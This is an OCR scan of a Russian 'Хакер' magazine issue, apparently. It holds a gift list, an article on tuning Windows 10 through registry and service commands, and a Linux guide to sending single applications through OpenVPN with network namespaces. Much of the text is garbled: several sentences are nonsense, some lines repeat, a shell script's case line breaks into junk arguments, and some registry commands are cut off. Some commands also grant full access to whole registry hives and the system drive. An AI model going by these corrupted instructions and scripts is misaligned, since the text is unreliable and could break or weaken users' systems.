Прошли те времена, когда гики вскрывали выходящие из строя жесткие диски и вешали их на стены. Сегодняшние диски — это набор микросхем и никакой замкнутости в них нет. Зато теперь на стену можно повесить настоящие часы, выполненные в форме жесткого диска. Есть масса прикольных деталей, делающих такие часы. Некоторые используют бутафорские жесткие диски, но лучше, конечно же, выбрать собранные из настоящего старого диска. На этом собрать его самому.

62 SPHERO BB-8

Официальный сайт

Роботы Sphero — и без того забавные и крутые штуковины: резко катается по полу, вырулив с телефона джойстиком или самодельной программой. Роботы Sphero, стилизованные под героев «Звездных войн», крутые еще на порядок. Если твой друг — фанат Star Wars, смело дари ему почти что настоящего BB-8, BB-9E или случайно старую R2-D2. Отдать придется 10–15 тысяч рублей в зависимости от комплектации.

63 FLESHLIGHT

Официальный сайт

Если у твоего друга нет подруги и у вас обоих начисто отсутствует комплексы, то... постой, этот совет чуть-чуть лишний едва то не пара. В общем, возьми и подари ему Fleshlight. С одной стороны, это будет как бы шутка, с другой — мы точно знаем, что без него этот гаджет не прокачает.

64 ПОДПИСКА НА «ХАКЕР»

Подписка в подарок

Из совсем же очевидных вещей — наш подарочный сертификат на годовую подписку на «Хакер». Кстати, купив ее в подарок, ты увеличишь свою накопительную скидку. Доступно прямо сейчас и прямо здесь.

ПРОКАЧАЙ ДЕСЯТКУ!

Андрей Захаров
редактор, фотограф, ник, ретушер
+7 (495) 232-2260
andzakharov@hi-tech.ru

НАСТРАИВАЕМ WINDOWS 10 ДЛЯ БЕЗОПАСНОЙ И КОМФОРТНОЙ РАБОТЫ

В своем развитии Windows прошла долгий путь от графической надстройки над MS-DOS до клиентской надстройки над облачным сервисом Microsoft. Превратить ее в полноценную операционку вряд ли удастся, но, если подрубить глубокие настройки, она станет чуточку безопаснее и не такой своенравной.

WARNING


Прежде чем экспериментировать с реестром и службами, советуем создать точку восстановления, а еще лучше – сделать полный бэкап системного раздела.

БЭКАПИМ РЕЕСТР

Один из способов сделать бэкап реестра — это запустить в консоли REG EXPORT.

```
reg export HKLM hklm_backup.reg
```

Такой командой мы задаем создание файла **hklm_backup.reg** со всей информацией из ветки **HKEY_LOCAL_MACHINE**. Аналогично повторяем команду для других веток реестра (см. скриншот).



Создаем бэкап реестра

Так же можно бэкапить отдельные ключи перед их изменением. Если что-то пойдет не так, то всегда можно быстрым изменением простым запуском .reg-файла.

ПОЛУЧАЕМ ДОСТУП К РЕЕСТРУ

Программисты накопили десятки разных твиккеров системы. Все они обещают чудеса и работают непрозрачно, но реально все их функции сводятся к трем простым вещам:

- изменению отдельных ключей реестра;
- остановке невосстановимых служб;
- удалению или добавлению заданий планировщика.

Часто эти процедуры взаимосвязаны. Например, запущенная служба не даст удалить свой ключ реестра или автоматически восстановит отмененное задание в планировщике. Поэтому мы рассмотрим каждую задачу подробно, не ограничиваясь стандартными рекомендациями.


Начнем с получения доступа к реестру. Это отдельная проблема в новых Windows, особенно десятой версии. По умолчанию администратор не может изменить значения веток из многих веток реестра или удалить файлы по своим усмотрению. Он вроде как хозяин, но не совсем.

Типичная схема управления правами доступа Windows удавлет линукоида тем, что система имеет более высокие полномочия, чем любой владелец в группе администр. В дефолтных настройках SYSTEM может зов, а Administrators — только дозволенное.

Исправить это недоразумение можно разными «хитрыми» способами, но большинство из них оставляют брешь в системе и снижают безопасность, вместо того, чтобы ее повышать. Поэтому рассмотрим более аккуратные методы. Независимо от способа (кнопка реестра, файла, каталога) понадобится придется стать его владельцем и лишь затем назначать себе права доступа.


Метод 1 — через regedit

Удобство этого метода в том, что в нем не требуется дополнительно устанавливать какой-либо софт. Недостатки — в необходимости задавать разрешения для каждого конкретного ключа через графическую оболочку. Хотя кому-то это, наоборот, покажется удобным.



Меняем владельца для Корзины


Просто запускаем от имени прогрей, выделяем желаемый ключ и в контекстном меню (вызывается правым кликом мыши) переходим в параметр «Разрешения» (Permissions), где меняем владельца и затем прописываем любые разрешения.



Задаем разрешения для изменения настроек Корзины

Метод 2 — через штатную утилиту SubInACL

Скачиваем утилиту SubInACL с сайта Microsoft. В списке поддерживаемых ОС нет Windows 10, но пусть тебя это не смущает. Проверили, работает. Просто помни, что программу надо запустить из консоли от имени администратора. Для этого удобнее сначала скопировать **SubInACL.exe** в системный каталог Windows (**%windir%\System32**), чтобы не вбивать каждый раз путь до исполняемого файла.



Копируем SubInACL в системный каталог

Далее для **SubInACL** нужно указать имя модифицируемого объекта, его тип и желаемое действие. Объект может быть одного из следующих типов: файл (file), каталог (folder), определенный ключ реестра (keyreg) или запись реестра со всеми ее дочерними ключами (subkeyreg).

Как обычно: перед чем начинать праздновать, нужно стать его владельцем. Два действия легко объединить в одну команду, перечислив их через пробел. Например, следующая команда сначала сделает группу «Администраторы» владельцем ветки HKLM\Software\Microsoft\Windows\Autologger (он отвечает за трассировку событий, происходящих на начальных этапах загрузки ОС), а затем предоставит данному полный доступ к нему.


```
SUBINACL /keyreg "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\
WMI\Autologger" /setowner=xTester /grant=xTester=f
```

Вместо **XTester** подставь везде имя своей учетной записи.

Используя объекты типа **subkeyreg**, легко полностью разблокировать реестр. Просто перечисли его корневые ветки по образцу ниже:

```
subinacl /subkeyreg HKEY_LOCAL_MACHINE /grant=xTester=f
subinacl /subkeyreg HKEY_CURRENT_USER /grant=xTester=f
```

И так далее.



Грабим корабль SubInACL

Аналогично в одну команду становимся владельцем всех файлов и каталогов на указанном диске.

```
subinacl /subdirectories %SystemDrive% /grant=xTester=f
```

Метод 3 — через сторонние бесплатную утилиту SetACL

В целом метод аналогичен использованию штатной утилиты SubInACL. Отличий — минимальные.

Сначала скачиваем фреймворк отсюда.


Распаковываем архив и копируем из него файл **SetACL.exe** в каталог **%windir%\System32** или 64. Потом запускаем консоль от администратора и вызываем SetACL. Полный синтаксис использования этой утилиты описан в руководстве. Краткая справка вызывается при запуске с ключом **help**.

Логика утилиты та же, что и у SubInACL, нужно указать имя объекта, его тип и действие. Только в случае SetACL это не целые отдельными командами. Например, команда ниже сделает указанного пользователя (XTester) владельцем ключа автозапуска.

```
SetACL.exe -on "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\WMI\
Autologger" -ot reg -actn setowner -owner "n:XTester"
```

Следующая же команда предоставит указанной учетке полный доступ к этому ключу реестра, то есть позволит изменить его.

```
SetACL.exe -on "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\WMI\
Autologger" -ot reg -actn ace -ace "n:XTester;p:full"
```



Устраиваем SetACL для параметров системы

После того как ты получил возможность менять любую ключ реестра, самое время приступить к его модификации.

ОТКЛЮЧАЕМ КОРТАНУ

Кортана сильно интегрирована в систему. Она связана со службой поиска, полупилкам привязана и так далее. Поэтому запиской о ней в реестре много, и с каждым билдом Windows 10 не становится все больше.

Проще «разблокировать» реестр каждой ключ легко менять через regedit. Когда же много, удобнее создать батник и поменять их все скопом из консоли.

```
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\Windows Search" /v
"AllowCortana" /t REG_DWORD /d 0 /f
reg add "HKLM\SOFTWARE\Microsoft\PolicyManager\default\Experience\
AllowCortana" /v "value" /t REG_DWORD /d 0 /f
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Search" /v
"CortanaEnabled" /t REG_DWORD /d 0 /f
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Search" /v
"CortanaEnabled" /t REG_DWORD /d 0 /f
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Search" /v
"CanCortanaBeEnabled" /t REG_DWORD /d 0 /f
```

Продолжение статьи →

ПРОКАЧАЙ ДЕСЯТКУ!

НАСТРАИВАЕМ WINDOWS 10 ДЛЯ БЕЗОПАСНОЙ И КОМФОРТНОЙ РАБОТЫ

ОТКЛЮЧАЕМ СБОР ДАННЫХ

Под видом сбора «диагностических» данных Windows 10 передает в Microsoft «личные» данные, среди которых могут оказаться и конфиденциальные. По сути это что-то вроде встроенного кейлогера.

Чтобы избавиться от этой гадости, отключаем службу диагностики сбоев. Это можно сделать через оснастку **services.msc** или прямо из консоли:

```
net stop DiagTrack

sc config DiagTrack start=disabled

net stop dmwappushservice
sc config dmwappushservice start=disabled
```

Далее по аналогии отключаем службы и запрещаем их запуск:

- diagnosticshub.standardcollector.service;
- DiaSvc;
- WerSvc;
- RetAgent;
- OcSvc;
- WMPNetworkSvc.

Список служб всегда подбирается индивидуально, но в первую очередь мы блокируем наиболее «опасные»:

- DiaTrack (служба отправки «диагностических» данных);
- Diagnostics Hub Standard Collector (служба сбора данных «диагностики» от Microsoft);
- dmwappushservice (служба маршрутизации push-сообщений WAP).

Теперь пора править реестр:

```
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\DataCollection" /v AllowTelemetry /t REG_DWORD /d 0 /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\diagnosticshub.standardcollector.service" /v Start /t REG_DWORD /d 4 /f
reg add "HKCU\SOFTWARE\Microsoft\Personalization\Settings" /v AcceptedPrivacyPolicy /t REG_DWORD /d 0 /f
reg add "HKLM\SYSTEM\CurrentControlSet\Control\WMI\Autologger\AutoLogger-Diagtrack-Listener" /v "Start" /t REG_DWORD /d 0 /f
reg add "HKLM\SYSTEM\CurrentControlSet\Control\WMI\Autologger\AutoLogger-Diagtrack-Listener" /v "Start" /t REG_DWORD /d 0 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\DataCollection" /v "DoNotShowFeedbackNotifications" /t REG_DWORD /d 1 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\AppCompat" /v "DisableUAR" /t REG_DWORD /d 1 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\AppCompat" /v "DisableInventory" /t REG_DWORD /d 1 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\Personalization" /v "RestrictImplicitInkCollection" /t REG_DWORD /d 1 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\Personalization" /v "RestrictImplicitTextCollection" /t REG_DWORD /d 1 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\InputPersonalization" /v "AllowInputPersonalization" /t REG_DWORD /d 0 /f
reg add "HKCU\SOFTWARE\Microsoft\InputPersonalization" /v "RestrictImplicitTextCollection" /t REG_DWORD /d 1 /f
reg add "HKCU\SOFTWARE\Microsoft\InputPersonalization" /v "RestrictImplicitInkCollection" /t REG_DWORD /d 1 /f
reg add "HKCU\SOFTWARE\Microsoft\Speech_OneCore\Preferences" /v "OnlineSpeechPrivacy" /t REG_DWORD /d 0 /f
reg add "HKCU\SOFTWARE\Microsoft\Siuf\Rules" /v "NumberOfSIUFInPeriod" /t REG_DWORD /d 0 /f
reg add "HKCU\SOFTWARE\Microsoft\Siuf\Rules" /v "PeriodInNanoSeconds" /t REG_DWORD /d 0 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\DataCollection" /v "DoNotShowFeedbackNotifications" /t REG_DWORD /d 1 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\AdvertisingInfo" /v "DisabledByGroupPolicy" /t REG_DWORD /d 1 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\Windows Search" /v "AllowCortana" /t REG_DWORD /d 0 /f
```

Что необходимо отключить для комфортной работы:

```
reg add "HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" /v "AutoShareWks" /t REG_DWORD /d 0 /f
```

ЗАДАЕМ АВТОМАТИЧЕСКУЮ ОЧИСТКУ ФАЙЛА ПОДКАЧКИ

Не забываем перезагрузить компьютер и проверить конфигурацию нашего учебного стенда: файл подкачки при перезагрузке и выключении.

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management" /v "ClearPageFileAtShutdown" /t REG_DWORD /d 1 /f
```

ОТКЛЮЧАЕМ АВТОЗАПУСК СО СМЕННЫХ НОСИТЕЛЕЙ

```
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v "NoAutorun" /t REG_DWORD /d 1 /f
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v "NoAutorun" /t REG_DWORD /d 1 /f
```

СТИРАЕМ ИСТОРИЮ

Отключаем сохранение списков последних открытых файлов:

```
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer" /v "ShowRecent" /t REG_DWORD /d 0 /f
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer" /v "ShowFrequent" /t REG_DWORD /d 0 /f
```

Отключаем ведение истории поисковых запросов:

```
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Search" /v "DeviceHistoryEnabled" /t REG_DWORD /d 0 /f
```

Отключаем историю для приложений:

```
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\AppPrivacy" /v "LetAppsAccessLocation" /t REG_DWORD
```

УДАЛЯЕМ ПРЕДУСТАНОВЛЕННЫЕ ПРИЛОЖЕНИЯ

Удаляем все предустановленные компьютером в Windows 10 из всего дерева системной ветви «Пакеты», но любая задача решается через скрипты. Сначала мы прекращаем процесс «начальная страница», а затем демонстрируем его на примере OneDrive это выглядит так:

```
taskkill /f /im OneDrive.exe
start %SystemRoot%\System32\OneDriveSetup.exe /uninstall
```

ПРОДОЛЖЕНИЕ НА СТР. 54

НАСТРАИВАЕМ АВТОМАТИЧЕСКОЕ СОЗДАНИЕ ТОЧЕК ВОССТАНОВЛЕНИЯ

Что автоматизировать удобно создание, удаление восстановительных точек помощью утилиты командной строки WMI (Windows Management Instrumentation).

Пусть наша задача настраивать системы один раз, а затем создай бэкапы, а которые будут следующая строка:

```
Wmic.exe /Namespace:\\root\default Path SystemRestore Call Create "Имя_точки", "", 100, 7
```

Помесь его в планировщик задач, и он будет запускаться по указанному расписанию и автоматически создавать новые точки восстановления согласно настройкам, заданным выше.

РЕЖИМ БОГА СДЕЛАЕМ ВЫСТРЫЙ ВЫЗОВ ЛЮБЫЛ НАСТРОЕК

Microsoft ввела в Windows 10 и Windows 11 отдельную ветвь настройки, но видеть по трафиковом замо можно только. Гораздо удобнее вызывать не все разом сложно через единственный ярлык. Такой ярлык получит название «режим бога» и выполняется элементарно: достаточно из-под здесь создать ярлык с именем «режим бога» и именем:

```
Полное:{ED7BA470-8E54-465E-825C-99712043E01C}
```

Это все!

ПРОДОЛЖЕНИЕ НА СТР. 54

После нажатия на Enter значок папки изменится на системный и его сразу откроется. При клике на него запускается список из более чем двухсот настроек в графическом порядке. Красотка!

ОТКЛЮЧАЕМ АВТООБНОВЛЕНИЯ

Избавить Windows от принудительных апдейтов и ставить обновления, когда вздумается системе, а не тебе, тоже можно сделать:

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU" /v "AdaptiveInstallTime" /t REG_DWORD /d 1 /f
```

После этого остается возможность полчить апдейты вручную.

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ServiceDeliveryOptimization\Config" /v "DODownloadMode" /t REG_DWORD /d 0 /f
```

ПРОДОЛЖЕНИЕ НА СТР. 54

УБИРАЕМ ИЗ ПЛАНИРОВЩИКА ЗАПЛАНИРОВАННЫЕ ЗАДАЧИ ТЕЛЕМЕТРИИ

Они состоят из серии «Клавиатурной сети», «Обычный опыт», «Статистика приложения», «Наличие статистики», «Диагностика данных», «Диагностика энергоэффективности», «Мониторинг семейной безопасности», «Сбор сведений о сети и множество других.

Для их отмены нужно использовать команду **schtasks**, которую отмена можно запускать с ключом **/end** для остановки задачи. Затем повторно запускаем уже с ключом **change**, указав после **/tn** (task name) соответствующее названию.

К примеру, команда

schtasks /end /tn "Microsoft\Windows\Flighting\Oil\Oil Ready"

завершит задачу «Сбор статистики использования файлов», а следующая команда отключит ее:

schtasks /change /tn "Microsoft\Windows\FileHistory\File History {maintenance mode}" /disable

Вот список остальных задач телеметрии:

- Microsoft\Windows\Application Experience\Microsoft Compatibility Appraiser
- Microsoft\Windows\Application Experience\ProgramDataUpdater
- Microsoft\Windows\Application Experience\StartupAppTask
- Microsoft\Windows\Autochk\Proxy
- Microsoft\Windows\CloudExperienceHost\CreateObjectTask
- Microsoft\Windows\Customer Experience Improvement Program\Consolidator
- Microsoft\Windows\Customer Experience Improvement Program\BthSQM
- Microsoft\Windows\Customer Experience Improvement Program\KernelCeipTask
- Microsoft\Windows\Customer Experience Improvement Program\UsbCeip
- Microsoft\Windows\Customer Experience Improvement Program\Uploader
- Microsoft\Windows\DiskDiagnostic\Microsoft-Windows-DiskDiagnosticDataCollector
- Microsoft\Windows\DiskDiagnostic\Microsoft-Windows-DiskDiagnosticResolver
- Microsoft\Windows\DiskFoot\Diagnostic
- Microsoft\Windows\FileHistory\File History (maintenance mode)
- Microsoft\Windows\Maintenance\WinSAT
- Microsoft\Windows\PerfTrack\BatteryPerfTrack
- Microsoft\Windows\Power Efficiency Diagnostics\Analyze System
- Microsoft\Windows\Shell\FamilySafetyMonitor
- Microsoft\Windows\Shell\FamilySafetyRefresh
- Microsoft\Windows\Shell\FamilySafetyUpload
- Microsoft\Windows\Windows Error Reporting\QueueReporting

ЗАКЛЮЧЕНИЕ

В интернете та найдешь массу программ, автор которых обещают «ускорить работу Windows», «Обычно они действают по принципу «чудо» нашли выполнив невидимые действия. Все не фрейлин можно заменить набором батников, создавая ежемесячно и этот список.

При создании собственного набора скриптов проверьте немного поиметь. Не стоит отключать все подряд, не разобравшись что за расписание («черт планировщик») что за запуска в один клик.

Главное — ты всегда будешь знать чем, между тем именно изменяется в ОС и что в системных службах. Зверюга, работая в консоли, то и любые свои знания в Windows 10 с сможешь выполнить аналогичные задачи полным размаг где угодно.

WWW

- Microsoft System Tweaker
- Microsoft System Tweaker
- Windows 10
- Скачать в торрене

VPN НЕ ДЛЯ ВСЕХ

ТУННЕЛИРУЯ ТРАФИК ОТДЕЛЬНЫХ ПРИЛОЖЕНИЙ С ПОМОЩЬЮ LINUX NETWORK NAMESPACES

Андрей Сергеев

VPN — это замечательная штука, которая позволяет твоему компьютеру быть полноправным членом корпоративной сети. Но постоянно сидеть под VPN может быть неудобно: хочешь, например, зайти в браузер для своего рабочего IP, но на заметке стоит гарда новых эпизодов любимого сериала. В Linux можно решить эту проблему при помощи механизма network namespaces и туннелирования трафика отдельных приложений. Сейчас я покажу, как это сделать.

НЕМНОГО О LINUX NAMESPACES

В Linux пространства имен используются ядром (namespace), которое ставит на изоляцию разных ресурсов системы. Она вскоре применяется в production-системах, например, при запуске Docker. Существуют несколько типов пространств имен: pid, net, mnt, user, uts, ipc.

Нас интересует пространство имен сетевых стеков (net), которое изолирует сетевые ресурсы. Для каждого сетевого пространства имен можно запустить свой набор сетевых интерфейсов, таблицы маршрутизации, правила фаервола и на деле. Если вы внимательно прочитаете man'ы, которые я привел выше в другой «Полезной информации» (например, ип) может показаться сложновато. Поэтому я сделаю попытку.

Изначально все интерфейсы и процессы содержатся в исходном (init) netns, у него нет конкретного имени и он не отображается в списке. После освобождения какого-либо netns ядро **физические** интерфейсы, которые были в нем, возвращается в init netns. Соответственно неиспользуемое после завершения последнего процесса в этом netns. Например, даже если удалить конкретный netns, запущенный в нем, процессы останутся. Если виртуальный интерфейс не перенесется обратно в исходный netns до того пор, пока процесс не будет завершен. Рассмотрим этот вариант поиск.

ВВЕДЕНИЕ В KVNC

Именно netns помогает нам в туннелировании трафика отдельных приложений. Для начала нужно немного разобраться в команде управления.

База netns

За контроль netns отвечает утилита ip из пакета **iproute2**. Для создания netns между собой можно использовать пары виртуальных интерфейсов veth. Рассмотрим пример создания нескольких netns и их соединение. Для этого выполним

```
$ sudo ip netns add ns_1
$ sudo ip netns add ns_2
```

Начиная этих netns сверху командой **ip netns list** или просто **ip netns**, так как **list** — действие по умолчанию. Добавим интерфейс пары при помощи команды

```
$ sudo ip link add dev vir01 type veth peer name vir02
```

Интерфейсы добавились, теперь переместим **vir01** в netns **ns_1** и **vir02** — в **ns_2**

```
$ sudo ip link set vir01 netns ns_1
$ sudo ip link set vir02 netns ns_2
```

Если не появится сообщений об ошибках, значит, все прошло успешно. Для выполнения команды внутри netns используется команда

```
$ sudo ip netns exec <имя netns> <команда для выполнения>
```

Например, посмотреть список интерфейсов внутри netns ns_1 можно при помощи

```
$ sudo ip netns exec ns_1 ip link
```

Почитай **man**, узнаешь, что можно выполнять **ip** внутри netns можно при помощи **$ sudo ip -n <имя netns>**, а значит **$ sudo ip netns exec ns_1 ip link** заменимо **$ sudo ip -n ns_1 link**.

Как в case говорит, у каждой netns свои таблица маршрутизации, проверим это.

По умолчанию интерфейсы, создаваемые при переименовании в netns, пребывают в отключенном состоянии, даже **lo**.

Добавим нашим интерфейсам **vir01** и **vir02** по IP-адресу и переведем в состояние UP. Для этого воспользуемся «прокинутой» командой, под-, сисгоманой в **ip**.

```
$ sudo ip -n ns_1 addr add 10.0.0.1/24 dev vir01
$ sudo ip -n ns_2 addr add 10.0.0.2/24 dev vir02
$ sudo ip -n ns_1 link set dev vir01 up
$ sudo ip -n ns_2 link set dev vir02 up
$ sudo ip -n ns_1 addr show
$ sudo ip -n ns_2 addr show
```

Как в case говорит, у каждой netns свои таблица маршрутизации, проверим это.

Для проверки связи между **ns_1** и **ns_2** используем командой **ping**

```
$ sudo ip netns exec ns_1 ping -c 4 10.0.0.2
```

Как ты помнишь, адрес 10.0.0.2 принадлежит интерфейсу **vir02**, который находится в ns_2, поэтому способ связи осуществлен с фаервола netns **eth0**.

Выполнение команд и запуск процессов внутри netns


Как ты помнишь, команды внутри netns выполняются при помощи

```
$ sudo ip netns exec <имя netns> <команда>
```

Чтобы не писать это всю каждый раз, запустим bash'

```
$ sudo ip netns exec ns_1 bash
```

После этого все команды будут исполняться внутри netns — запуск и проверка интерфейсов и фаервола. Чтобы вернуться, пишем **exit** или **CTRL + D**



У меня всегда прописуется правила в фаервола, так что это точно сработает наоборот.

Переходим к проверке с возвращением фаервола интерфейса в initial netns. Для этого проверим текущие расположение **eth0** и переносим его в **ns_2**

```
$ sudo ip link set dev eth0 netns ns_2
```

Подключим его в netns **ns_2** и запустим WireShark от имени root'а.

```
$ sudo ip -n ns_2 link set dev ens33 up
$ sudo ip -n ns_2 ip a
$ sudo ip netns exec ns_2 sudo -u root wireshark 2>/dev/null &
```

Теперь удалим netns **ns_2** и посмотрим, вернется он в initial netns:

```
$ sudo ip netns del ns_2
```

Закроем WireShark и посмотрим, дает ли это результат

Этого должно быть достаточно, чтобы понять, как работает netns и как ими управлять. Перейдем к VPN.

РАЗВЕРТЫВАЕМ С OPENVPN

Не так давно я писал статью, как быть, если подключаешь OpenVPN на арендованном сервере. Если бы следовал гайду, то у тебя уже настроен клиентский доступ, который можно использовать. Конфигурационные файлы другие VPN-провайдеров тоже подойдут, так как никаких изменений на сервере делать не придется.

Изменения клиентского конфига

Познакомимся с новыми директивами OpenVPN:

- **ifconfig-noexec** — запрещает клиенту автоматически выполнять ifconfig для добавления IP-адреса интерфейса tun. Вместо этого передает клиенту параметры в качестве переменных окружения.
- **route-noexec** — то же сотрудник, что и с **ifconfig-noexec**, только вместо IP-он не будет добавлять маршрут. Необходимые маршруты передаются
- **$ iconfig /home/user/ovpn/client.ovpn** отправит на сервер переменной окружения **$script_type** стоку **route-up**.
- **$ up /home/user/ovpn/client.ovpn** — то же, что и **route-up**, только передает строку up после поднятия интерфейса tun/tap. Выполняется **до** развертки netns, которая должна поднять наши туннели.
- **$ down /home/user/ovpn/client.ovpn** — то же, что и **route-up**, только строку down после разрушения интерфейса tun/tap. Выполняется **после** развертки netns.
- **$ script-security 2** позволяет исполнять кастомные скрипты.

Полный список переменных переменных окружения можно посмотреть в man **openvpn**, раздел Environmental Variables.

Надеюсь, ты обратил внимание на жирный шрифт. Директива up добавит наш netns, **down** — удалит. Для добавления и удаления netns нужны права root. Это не проблема в случае root, но запускать она исполняется перед **user**. А в свою очередь, поднятие netns до **nobody**. А вот с **down** явно будет проблема, так как пользователь **nobody** не сможет удалить netns. Поэтому первым делом в клиентском конфиге закомментируй или удали строчки

```
user nobody
group nobody
```

и добавь новые директивы. Пример немного изменяемого скрипта из прошлой статьи:

```
openvpn_client.conf
# Client
dev tun
proto tcp
remote 127.0.0.1 1194
resolv-retry infinite
nobind
#user nobody
#group nobody
persist-key
persist-tun
ca /etc/openvpn/client/ca.crt
cert /etc/openvpn/client/openvpn_client.crt
key /etc/openvpn/client/openvpn_client.key
### на сервере 1
tls-auth /etc/openvpn/client/ta.key 1
remote-cert-tls server
cipher AES-256-GCM
verb 3
script-security 2
route-up "/etc/openvpn/client/ovpn_control.sh"
route-up "/etc/openvpn/client/ovpn_control.sh"
down "/etc/openvpn/client/ovpn_control.sh"
```

где **ovpn_control.sh** — скрипт, который будет обрабатывать директивы.

Теперь нужен **resolv.conf** для netns. Для этого в **/etc/netns/<имя netns>/resolv.conf** поставь свой. Например создадим директорию:

```
$ sudo mkdir -p /etc/netns/ovpn
```

В нашем случае имя — это **ovpn**. При выполнении скрипта в **resolv.conf** запишутся DNS-серверы. Если netns **не сможет** найти **/etc/netns/ovpn/resolv.conf**, то обратится к **/etc/resolv.conf**. Поэтому обязать, что так публичные серверы, так как DNS-запросы идут через туннель и адрес твоего провайдера может не сработать.

Пример скрипта — наше поведение в зависимости от имени **DNS1** и **DNS2** на среде netns:

```
ovpn_control.sh
#!/usr/bin/bash
DNS1=208.67.222.222
DNS2=208.67.220.220
case $script_type in
  up)
    /usr/sbin/ip netns add ovpn
    /usr/sbin/ip link set $dev netns ovpn
    /usr/sbin/ip -n ovpn address add $ifconfig_local/30 dev $dev
    /usr/sbin/ip -n ovpn link set dev $dev up mtu $tun_mtu
    [ -n "/etc/netns/ovpn" ] && mkdir -p /etc/netns/ovpn
    echo "nameserver $DNS1" > /etc/netns/ovpn/resolv.conf
    echo "nameserver $DNS2" >> /etc/netns/ovpn/resolv.conf
    ;;
  route-up)
    /usr/sbin/ip -n ovpn route add default dev $dev
    ;;
  down)
    /usr/sbin/ip netns del ovpn
    ;;
esac
```

VPN НЕ ДЛЯ ВСЕХ

ГИБКИЙ VPN С ПРАВИЛАМИ ОТДЕЛЬНЫХ ПРИЛОЖЕНИЙ С ПОМОЩЬЮ LINUX NETWORK NAMESPACES

Управление клиентом

В прошлой статье для управления клиентом использовались только файлы с расширением `.service` для `systemd`. Сервисы можно просматривать и другим образом: управление при помощи скрипта. Пригодится тем, у кого дистрибутив без `systemd`.

Пишем скрипт

Ниже приведу свой скрипт и в двух словах объясню, что он делает:

1. Принимает на стандартный ввод первым аргументом (`$1`) одну из строк: `start`, `stop`, `restart` или `exec`;
2. В соответствии со строкой выполняет одну из функций:

- если `start`, то в фоновом режиме запускает `openvpn` с конфигом, который приведен ниже, а также пишет лог в `/tmp/vpn_log.txt`.
- если `stop`, то процесс `openvpn`, прерывается сигналом `SIGTERM` (`kill -15` или просто `kill`). Это дает openvpn возможность сбросить маршруты и послать переменной окружения `$script_type` строку down в другой скрипт (см. выше). Помимо процесса берется из PID-файла. Также этот запускается при выходе из скрипта. Делаем — нужно.
- `restart` запускает сначала `stop`, потом `start`;
- `exec` в любых включениях не выполняется, но нужен на случай, что передано после него.

INFO

При завершении сессии системы, видимо, убивают процессы сигналом `SIGKILL` (`kill -9`), и в OpenVPN уже нет шансов послать скрипту команду down и, соответственно, удалить netns. Если не будешь делать хитрый с запущенным OpenVPN, то после захода обратно netns может быть занят, но интерфейсы tun уже не будет. В этом случае нужно будет выполнить

```
$ sudo ./openvpn_netns.sh restart
```

Далее — сам скрипт. Подправь `x_user`, `conf_file`, `log_file`, `pid_file`, `netns_name` как тебе понравится.

openvpn_netns.sh

```
#!/usr/bin/bash
x_user=kali
conf_file=/etc/openvpn/client/openvpn_client.conf
log_file=/tmp/vpn_log.txt
pid_file=/var/run/ovpn.pid
netns_name=ovpn
date=`date`
case "$1" in
    "start" "$2" "$3" "$4" "$5" "$6" "$7" "$8" "$9" "$10" "$11" "$12" "$13" "$14" "$15" "$16" "$17" "$18" "$19" "$20" "$21" "$22" "$23" "$24" "$25" "$26" "$27" "$28" "$29" "$30" "$31" "$32" "$33" "$34" "$35" "$36" "$37" "$38" "$39" "$40" "$41"
```

WWW

Андрей Письменный
Шеф-редактор
apismenny@gmail.com

1 TLDR PAGES — ЗАМЕНА СПРАВКЕ MAN, ПОКАЗЫВАЮЩАЯ ТОЛЬКО САМОЕ ВАЖНОЕ

Что ты делаешь каждый раз, когда набираешь команду man в Linux или Unix? Правильно: тяжело вздыхаешь и морально готовишься к тому, что сейчас придется выискивать крупицы нужной информации в огромном полотне текста. Подробное описание нужно далеко не всегда: чаще всего достаточно пары строчек.

